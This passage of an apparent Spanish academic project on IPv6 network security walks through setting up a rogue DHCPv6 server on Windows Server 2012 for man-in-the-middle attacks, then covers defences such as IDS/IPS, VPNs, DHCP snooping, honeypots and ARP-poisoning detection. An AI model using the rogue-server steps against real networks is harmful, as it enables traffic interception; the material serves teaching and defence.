
## 3.2 - PoC: Servidor Rogue DHCPv6

Con este ejercicio llegamos a la última prueba de concepto de ataques en redes. Hasta ahora hemos visto técnicas de sniffing, Man in the Middle, varios ataques en la capa de aplicación y denegación de servicio. Solo queda un tipo de ataque por ver: los dispositivos rogue.

Los dispositivos rogue son dispositivos introducidos en una red de forma no autorizada. Aunque se puede visualizar fácilmente como un portátil enchufado a la red, es más interesante que se trate de un punto de acceso WiFi, un servidor DHCP o DNS, un router o un switch. Este tipo de ataques son más efectivos en redes IPv4 ya que la autenticación de dispositivos sigue siendo una opción no obligatoria.

Los dispositivos rogue se pueden usar también como intermediarios entre un usuario e Internet otorgando una aparente conexión segura, mientras que la realidad es que de esta forma se está realizando un MitM que incluso puede llegar a introducir software no deseado como keyloggers u otros tipos de malware con la excusa de tener "acceso a Internet gratis". El uso de este tipo de ataques es especialmente dañino por dos motivos:

- El primero es la miniaturización del hardware, cada vez llegando más lejos. El mejor ejemplo de esto puede ser la Raspberry Pi Zero (2015), un ordenador en miniatura, barato y muy configurable que perfectamente puede ser ocultado en cualquier lugar.
- El segundo motivo es que una buena configuración de un dispositivo rogue puede hacer que se mimetice con los dispositivos verdaderos de la red, por lo que cualquier tipo de configuraciones de seguridad establecidas no servirían de mucho.




*31 El funcionamiento de un rogue DHCP*

El ejemplo clásico es conectarse a una red abierta en un aeropuerto: ante la inmensa cantidad de personas, cada una de un lugar diferente y con las redes que ofrecen las tiendas y restaurantes no es extraño encontrar más de una persona intentando contactar con la familia o el trabajo. Esta situación es perfecta para instalar un punto de acceso falso y empezar a recopilar información.

En una red en la que existe un rogue DHCP, cuando la víctima pida una dirección IP para conectarse a la red, serán ambos servidores DHCP los que respondan, y en el caso de que el servidor malicioso consiga asignar su dirección la víctima pasará a pertenecer a una red en la que seguramente sufrirá ataques MitM. Para que esta táctica tenga mayor tasa de acierto es probable que el servidor DHCP verdadero sea atacado para agotar sus direcciones usando por ejemplo el módulo *DHCP Exhaustion* de Metasploit.

El montaje de un servidor DHCPv6 no difiere mucho del de un servidor DHCPv4. Para esta prueba hemos usado Windows Server 2012 con los siguientes detalles en su instalación partiendo de una instalación limpia:

- Configurar una dirección IP estática
- Instalar el rol de DHCP
- Configurar un ámbito nuevo en IPv6 a través del menú de configuración DHCP
    - Asignar un prefijo de red (en este caso **fc00::** )
    - Asignar ajustes opcionales como direcciones excluidas y duración del ámbito
- Dentro de las opciones del ámbito podemos configurar diferentes servicios con los que el atacante puede realizar MitM

Un último detalle es asegurarnos de que el servidor provee a los clientes y que la conexión se realiza correctamente. Para esto nos vamos a la consola y ejecutamos el siguiente comando:

**Netsh int IPv6 set int <Número de interfaz de Ethernet> advertise=enabled managed=enabled otherstateful=enabled.** El número de interfaz se puede ver con **netsh int IPv6 show int.**


Ahora nuestro servidor debería estar sirviendo direcciones IPv6 sin problemas. A partir de aquí es cuestión del atacante su próximo paso: puede configurarse como nodo intermedio entre el router y la víctima, crear servicios de DNS falsos, etc.

Otra alternativa es volver a usar la herramienta Evil FOCA, que también incluye una implementación de servidor falso que puede servir para hacer pruebas de intrusión sencillas.

# 4 - Protección frente a ataques

Uno de los grandes problemas de la seguridad es que a medida que la tecnología avanza los criminales encuentran formas más sofisticadas de atacar un sistema. En consecuencia, se debe preparar al personal para hacer frente a esta avalancha de cibercrimen. Según un análisis del banco americano Merrill Lynch se producen alrededor de 80 a 90 millones de ataques por año, pero el 70% de dichos ataques pasan desapercibidos, por lo que es parte de nuestro trabajo enseñar unas mínimas (y buenas) prácticas de seguridad a aquellos que, ya sea porque usen Mac, software libre, tengan un pequeño negocio online "invisible para los delincuentes", empresas que no se preocupen lo suficiente de mantener sus datos a salvo basándose en el interés o cualquier otra excusa para no preocuparse, siguen pensando que no pueden ser víctimas potenciales.

Afortunadamente cada vez más se piensa en la seguridad respecto a hace unos años. Para muestra la imagen de la derecha representa el número de certificados SSL válidos de los que la empresa Netcraft lleva un seguimiento, y parece que la tendencia no se ha estancado. Dicha encuesta solo cuenta los certificados usados en servidores web públicos. Aunque frente a otros datos de este mismo año como que un 95% de los servidores HTTPS son vulnerables a ataques MitM simples no deja de darnos la confianza de que poco a poco se está concienciando a las personas, aunque sea por presión, a saber manejarse por la red de forma segura.




*32 Certificados SSL válidos*

Hay que tener en cuenta que implementar seguridad tiene un coste que aunque no sea tangible está ahí: si el coste de la seguridad está muy por encima del riesgo que se quiere asumir es probable que no compense aplicar determinadas medidas de seguridad.

Volviendo al ejemplo del pequeño comercio online, una persona que posea una tienda sobre un CMS conocido posiblemente no estará interesada en tener, por ejemplo, un sistema de detección de intrusos si:

1. No dispone de los conocimientos técnicos necesarios para entender los registros
2. No dispone de capital para su mantenimiento
3. No le preocupa que su sistema sea vulnerable, confía en las pasarelas de pago

Por este tipo de situaciones debemos ser capaces de ofrecer soluciones adaptables al problema que se manifieste. En este capítulo se verán los métodos más comunes para protegerse contra los anteriores ataques expuestos en los apartados anteriores: en el primer apartado veremos lo que no se debe hacer y lo que es conveniente, en el segundo, tercero y cuarto apartado veremos técnicas concretas para evitar algunos de los ataques vistos, en el quinto apartado hablaremos sobre los honeypots y su utilidad y en el último apartado se hará una prueba de concepto sobre como prevenir ser "envenenado".

## 4.1 - Seguridad por oscuridad y otras medidas no recomendables


Es un hecho que cualquier técnica que obstruya la recolección de información del atacante es buena para un sistema, tanto si hablamos de paquetes cifrados como de un firewall bien configurado. Sin embargo, hay cierta tendencia a creer en la efectividad de algunas técnicas que, aunque aparentan ser útiles, solamente retrasan lo inevitable.

Hablamos por ejemplo de la seguridad por oscuridad donde se pretende que un sistema sea seguro por el hecho de estar oculto al público. En principio se pensó que IPv6 sería más seguro por el hecho de tener un elevado número de nodos en una subred y sin embargo ya existen ataques como los vistos en el apartado anterior que hacen que no tenga sentido confiar en que el atacante no sabe nada del sistema.

De forma similar se encuentra la seguridad por minoría; Se piensa que por el hecho de que se conozca poco una cierta tecnología o producto lo convierte en un objetivo poco atractivo y por lo tanto menos vulnerable. A su vez la seguridad por obsolescencia intenta usar tecnología antigua con el mismo propósito. Ambas ideas no parecen malas, pero hay un pequeño problema: Internet es una gran base de datos y no es demasiado dificil encontrar documentación o incluso personas que se presten a vulnerar un sistema de estas características.

Una vez atacado dicho "sistema poco relevante" la seguridad brilla por su ausencia. Se recomienda solo el uso de estas técnicas como poco más que ponerle piedras en el camino a los atacantes, algunos pueden tropezar y otros no.

Un caso reciente: en Julio de este año el NIST (Instituto Nacional de Estándares y Tecnología), en el documento SP-800-63B sobre autenticación digital, explica que los sistemas basados en doble autenticación que conllevan un envío de SMS a un dispositivo móvil que no pertenezca a una red de telefonía móvil serán desestimados como una medida fiable de seguridad. Esto se debe a que dicha autenticación puede ser interceptada por ataques MitM en el navegador (MitB: Man in the Browser) o en los dispositivos móviles.



5.1.3.2. Out-of-Band Verifiers

Due to the risk that SMS messages or voice calls may be intercepted or redirected, implementers of new systems SHOULD carefully consider alternative authenticators. If the out-of-band verification is to be made using the public switched telephone network (PSTN), the verifier SHALL verify that the pre-registered telephone number being used is not associated with a VoIP (or other software-based) service. It then sends the SMS or voice message to the pre-registered telephone number. Changing the pre-registered telephone number SHALL NOT be possible without two-factor authentication at the time of the change. **OOB using the PSTN (SMS or voice) is deprecated**, and may no longer be allowed in future releases of this guidance.

If out-of-band verification is to be made using a secure application (e.g., on a smart phone), the verifier MAY send a push notification to that device. The verifier then waits for a establishment of an authenticated protected channel and verifies the authenticator's identifying key. The verifier SHALL NOT store the identifying key itself, but SHALL use a verification method such as hashing (using an approved hash function) or proof of possession of the identifying key to uniquely identify the authenticator. Once authenticated, the verifier transmits the authentication secret to the authenticator.

*33 Texto original SP-800-63B*

El acceso físico tampoco se puede dejar de lado, de nada sirve la seguridad en las comunicaciones si luego se puede enchufar un portátil en cualquier toma y acceder a la red. Proteger el acceso físico no es simplemente encerrar un servidor en una habitación, sino proteger con contraseña el acceso o el arranque, desconectar la red si no está en uso, no utilizar software de control remoto debidamente controlado o bloquear las conexiones de hardware externo como USBs o discos.

Algo que a estas alturas no se debería decir pero se sigue insistiendo es el uso de contraseñas seguras. Aunque para la mayoría de los ataques vistos durante el proyecto el uso de una contraseña más o menos segura no importe, se sigue viendo una dejadez en el uso de contraseñas para servicios importantes. Sin ir más lejos con la aparición del Internet de las Cosas muchos usuarios dejan el acceso a los productos con las contraseñas de fábrica: admin, root, password, 123456… Esta falta de seguridad puede dar lugar a escenarios como el DDoS realizado a los servidores de Dyn en octubre de 2016, que aprovecharon la falta de seguridad en estos dispositivos para lanzar el ataque.

Aunque todo esto se haya reconocido como algo que no debe hacerse para mantener un sistema o una red segura debemos tener en cuenta que debemos seguir insistiendo en instruir al usuario medio, ya que para bien o para mal cualquier persona es capaz de poder administrar un comercio online sin conocimientos técnicos más allá del de meter productos en la tienda.


## 4.2 - IPS, IDS y WAF

Si nos paramos a pensar un poco en cómo está construido todo el proceso de intercambio de una comunicación entre dos máquinas no será difícil darse cuenta de las similitudes con la seguridad tradicional “pre-computadoras”. Las redes funcionan como una serie de edificios, cada uno con distintas plantas (segmentos) y habitaciones (nodos), y como todos los edificios necesitan algo que les garantice un mínimo de seguridad como pueden ser sistemas IDS, IPS y WAF.

Un sistema de detección de intrusos (IDS) es un proceso o dispositivo activo que analiza la actividad del sistema y de la red por entradas no autorizadas o actividades maliciosas. La forma en que un IDS detecta las anomalías pueden variar ampliamente. Un IDS protege a un sistema contra ataques, malos usos y compromisos, monitorear la actividad de la red, auditar las configuraciones de la red y sistemas por vulnerabilidades, analizar la integridad de los datos, etc.

Los tipos más importantes se conocen como IDS basados en host (HIDS) y basados en red (NIDS). Un IDS basado en host implica que se implementará un sistema de detección en cada nodo individual, mientras que el IDS basado en red filtrará los paquetes antes de redirigirlos a nodos específicos.

A diferencia de los IDS los sistemas de prevención de intrusos (IPS) no se limitan a escuchar tráfico y mandar alertas. Los IPS ofrecen una visión más profunda de las operaciones de red y utilizan menos recursos que un IDS, detectan y bloquean cualquier intento de intrusión, transmisión de código o amenazas sin impacto en su rendimiento. En comparación con la seguridad de nuestro edificio, un IDS podría ser el sistema de cámaras de vigilancia o bien alarmas con sensores de movimiento mientras que un IPS sería el personal de seguridad que, además de vigilar, toma medidas ante los problemas.




*34 Esquema de configuración básico IDS (Izquierda) y IPS (Derecha)*


Ambos sistemas previenen buena parte de los ataques en la capa de red, pero si la amenaza proviene de fuera (Internet) no estaría mal contar con un firewall para aplicaciones web (WAF). Los WAF protegen los servidores de aplicaciones web de determinados ataques específicos en Internet como los ataques vístos anteriormente: XSS, inyecciones SQL, DoS…

Al igual que los IDS/IPS hay dos tipos: los que residen en la red como un elemento más y los que residen dentro del servidor. Hay que tener especial cuidado con la configuración de dichos firewalls ya que si no están configurados correctamente pueden detectar falsos positivos, lo que implica transacciones denegadas y sus problemas derivados.

Con respecto a estos sistemas en IPv6 hay malas noticias: como IPv4 no es compatible con IPv6 muchas de las herramientas que existen no pueden utilizarse de la misma forma, sin contar que las pocas herramientas que se adaptan a este protocolo no ofrecen la misma funcionalidad o lo hacen de forma reducida.

Debido a la incorporación tardía de IPv6 existen varios mecanismos de transición IPv4 a IPv6 como el tunneling y las configuraciones de doble pila. En las configuraciones de doble pila los nodos pueden ser el objetivo tanto de ataques en IPv4 como en IPv6. Además, los firewalls y los sistemas de detección de intrusos deben soportar ambos protocolos y tener las reglas específicas para cada situación. Por otra parte, el caso del tunneling puede conducir a la posibilidad de que el atacante se salte los filtros configurados en la red, por lo que puede ser un problema bastante grave de seguridad.


Por último, hay que recordar que la utilización de este tipo de sistemas no inmuniza al sistema de las amenazas externas, como bien expresa John Lambert, director general en el Microsoft Threat Intelligence Center:



## 4.3 - Redes privadas virtuales

La definición de una red privada virtual (VPN) es bien conocida: nos da la posibilidad de conectar dos redes a través de una red pública como Internet. Se puede establecer una VPN de acceso remoto usando Internet, punto a punto por medio de un túnel (encapsulamiento de protocolos) o sobre LAN para intranets. Lo que nos interesa tratar en este punto son las ventajas de usar VPN para establecer una conexión segura.

Las VPN, como cualquier otra aplicación que mejore la seguridad, debe garantizar varios requisitos: la identificación del usuario, el cifrado de la conversación, proteger las claves de cifrado utilizadas, etc.




*35 Esquema VPN*

Para ello se pueden utilizar entre otros los siguientes protocolos:

- IPsec: mejora la seguridad a través de algoritmos de cifrado y un sistema de autenticación más exhaustivo. IPsec fue diseñado para proporcionar seguridad de punto a punto o en modo túnel, donde la seguridad del tráfico es proporcionada a varias máquinas por un único nodo
- L2TP/IPsec: este protocolo por sí solo no presenta unas características criptográficas robustas, por lo que se tomó la decisión de utilizarlo en conjunto con el protocolo IPsec para proteger los datos.
- PPTP/MPPE: la seguridad de PPTP es nula por lo que se desaconseja su uso. El fallo es causado por errores de diseño y las limitaciones de la longitud de la clave en MPPE.

La privacidad es una de las necesidades que promueven el uso de las VPN: son una de las maneras más sencillas de proteger los datos en redes potencialmente inseguras y de las mejores herramientas para mantener comunicaciones anónimas o evitar bloqueos en determinados países. Sin embargo las VPN no dejan de ser una conexión donde la privacidad está supeditada a la confianza en el servicio que nos suministra la red y donde la seguridad se pierde si la máquina destino es vulnerable a ataques de terceros.


Respecto a las VPN sobre IPv6 cada vez más servicios ofrecen conectividad con este protocolo, aunque otros insistan en no establecer conexiones por temor a fugas de datos a través de este protocolo, especialmente con el tema de las “fugas DNS” con los que algunos ofrecen como solución desactivar manualmente IPv6. A través de dichas fugas se podrían llegar a identificar las máquinas enlazadas porque las consultas se hacen desde fuera de la VPN.

## 4.4 - DHCP Snooping

DHCP Snooping es una funcionalidad de seguridad a nivel de capa 2, disponible en los switches. Su objetivo es prevenir que un servidor DHCP no autorizado (Rogue DHCP) entre en nuestra red y en combinación con otras funcionalidades puede evitar varias técnicas de spoofing.

El funcionamiento se basa en asegurar que solo los servidores DHCP autorizados son accesibles: cuando hay servidores falsos de DHCP solo determinados puertos del switch van a poder ofrecer direcciones IP correctas, lo que conlleva la anulación de los servidores falsos. Además, si la dirección se configura manualmente la IP será descartada por el switch. Otro mecanismo que ofrece una solución similar es en el que los switches funcionan como agentes de retransmisión de DHCP.


Estos agentes escuchan las peticiones de DHCP que se producen, las hacen suyas y realizan la solicitud en su nombre a los servidores DHCP. Así, cuando la respuesta es recibida se entrega al cliente, anotando la IP y dirección MAC. Con el DHCP Snooping activado solo una lista blanca de direcciones IP pueden acceder a la red.



Cuando un switch recibe un paquete de una interfaz no confiable compara la dirección MAC del emisor con la del cliente DHCP. Si coinciden el switch redirige el paquete correctamente, en otro caso lo descarta. Los paquetes se descartan concretamente en alguna de estas situaciones:

- Se recibe un paquete DHCP OFFER, DHCP ACK, DHCP LEASEQUERY desde fuera de la red.
- Se recibe un paquete de una interfaz no confiable (de la forma comentada antes).
- Se recibe un mensaje DHCP RELEASE o DHCP DECLINE que tiene su dirección MAC en los registros del DHCP Snooping pero hay incompatibilidad en la información.
- Un agente de retransmisión DHCP redirige un paquete que incluye una dirección IP de otro agente de retransmisión que no es 0.0.0.0 o que incluye la opción 82 (RFC 3046).
    - La opción 82 indica al switch que no debe añadir información adicional para que el servidor DHCP destino pueda identificar el origen del cliente en entornos distribuidos.

En la siguiente imagen se puede ver una escena de uso de DHCP Snooping:




DHCP Snooping también funciona en IPv6, aunque los nombres de los mensajes cambian respecto a los de IPv4 (por ejemplo, ADVERTISE en lugar de DHCPOFFER) pero por lo demás sigue siendo la mejor opción para evitar los dispositivos rogue al margen de deshabilitar la recepción de paquetes IPv6.

## 4.5 - Honeypots y Honeynets

¿Porqué no los busco yo a ellos en vez de que vengan a por mí?

El planteamiento de los *honeypots* está en esa cuestión. Un honeypot es un equipo que se configura vulnerable adrede para que sea atacado. De la misma manera las *honeynets* son arquitecturas preparadas explícitamente para atraer sujetos maliciosos, ya sean bots o personas. Si el atacante ha conseguido entrar en la red (que no debería tener ningún tipo de valor más alla del engaño) queda supeditado a las acciones que queramos tomar en su contra, desde la monitorización de sus pasos hasta la recopilación de información para contraatacar.

Existen dos tipos de honeypots clasificados por la interactividad que le dejamos al atacante:

- Baja interacción: diseñados para emular servicios vulnerables sin exponer completamente la funcionalidad del sistema.
- Alta interacción: aquí entran las honeynets, ya que cuanto más complejo sea el sistema, más tiene el atacante donde entretenerse. El problema es que crear una honeynet lleva un proceso de diseño previo para que no pueda haber un descontrol.

Lo interesante de los honeypots, ya sean de baja o alta interacción, es que podemos ser capaces de ver en vivo y en directo cómo intentan vulnerar nuestro sistema, lo que los convierte en una fuente de información muy buena para aprender y mejorar siempre y cuando tengamos nuestro sistema bajo control.

Hay cierta polémica con el uso de honeypots referentes a la privacidad: si un atacante genera tráfico en tu sistema, ¿se está accediendo ilegalmente a datos personales? ¿Qué pasa si el atacante es un agente de la autoridad? ¿En qué momento acaba la monitorización?

*"Es curioso este tema.*


*De hecho, creo que no deberíamos de tener ni casa ni hogar, no vaya a ser que un ladrón entre a robar y se le caiga el DNI o el móvil sin querer y estemos violando su privacidad :)"*

*Anónimo en Internet*

Una de las soluciones que se proponen para evitar este problema es avisar sin posibilidad de confusión que el sistema está siendo monitorizado. De la misma forma que un usuario puede aceptar unos términos y condiciones de uso de un servicio con un clic, el atacante se expone a ser monitorizado y da su consentimiento sobre la utilización de sus datos personales.

## 4.6 - PoC: Prevención y detección de ARP Poisoning

Para este ejemplo vamos a usar la red fuera de la virtualización, es decir, vamos a interceptar el tráfico entre el host principal e Internet utilizando una máquina virtual. Dicha máquina hará el ataque usando Cain&Abel, una suite cuyo propósito es la recuperación de contraseñas en sistemas Windows y que en su ultima versión implementa una función de envenamiento ARP.




El envenenamiento ARP es el ABC de los ataques MitM y por ende cada vez es más sencillo hacerlo con menos conocimientos técnicos. Para prevenir que cualquiera sea capaz de leer nuestro tráfico es conveniente seguir una serie de indicaciones que nos ayuden a controlar donde nos conectamos y sobre todo fijarse en los detalles que pueden pasar desapercibidos.

Una forma muy sencilla de prevenir dichos ataques es configurando direcciones estáticas para que el sistema no acepte información falsificada. Si el sistema no acepta paquetes ARP Reply porque ya se han configurado los caminos de comunicación el problema se corta de raíz. El problema con esta solución es el escenario de mantenimiento que conlleva, por lo que solo se debería centrar en proteger aquellas direcciones más significativas que suelen ser fijas.

Sabemos por lo visto anteriormente que cuando se realiza un envenenamiento el equipo del atacante funciona como un repetidor por el que pasa el tráfico, pudiendo este incluso reconducir las peticiones a otros lugares o denegar el servicio, lo que conlleva una caída del rendimiento de la red en general, por lo que debemos ser cautelosos cuando notemos que el servicio al que nos conectamos no funciona todo lo bien que debería funcionar.

El ejemplo más ilustrativo es la falta de imágenes al navegar por la web, como se ve en la página siguiente:


*36 Facebook no carga bien las imágenes, ¿es culpa de sus servidores? Hora de sospechar*

Con una pequeña prueba en consola deberíamos comprobar si estamos siendo atacados: **arp -a**

```
Interfaz: 192.168.1.34 --- 0xe
  Dirección de Internet          Dirección física      Tipo
  192.168.1.1           00-0c-29-00-99-ee     dinámico
  192.168.1.38          00-0c-29-00-99-ee     dinámico
  192.168.1.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.2             01-00-5e-00-00-02     estático
```

*37 Dos direcciones IP con la misma MAC = Peligro*

Otra forma es verlo a través de Wireshark o similar, pero para no estar siempre comprobandolo a mano aquí entran en juego los sistemas de detección de intrusos. Para esta prueba vamos a utilizar Marmita.

Marmita es una aplicación para detectar envenenamientos ARP desarrollada a partir de un proyecto de final de Máster de unos estudiantes en Madrid. Al iniciarse Marmita se crea una tabla ARP virtual mientras que se pone a la escucha en la interfaz de red indicada. Si llega un nuevo paquete ARP busca dos IP con la misma MAC, si se da el caso envía paquetes ARP Request de comprobación y si se da la existencia del ataque lanza un aviso. Simple pero efectiva.



*38 Marmita detecta un ataque e informa quién lo realiza*

# 5 - Análisis de redes segmentadas

Cuando se habla de red segmentada el primer pensamiento se asocia automáticamente al mundo empresarial: distintos edificios, distintos departamentos, distintas necesidades. La finalidad de la segmentación de una estructura de red son muchas como mantener un control de accesos, localizar servicios en segmentos específicos o aplicar políticas de red.

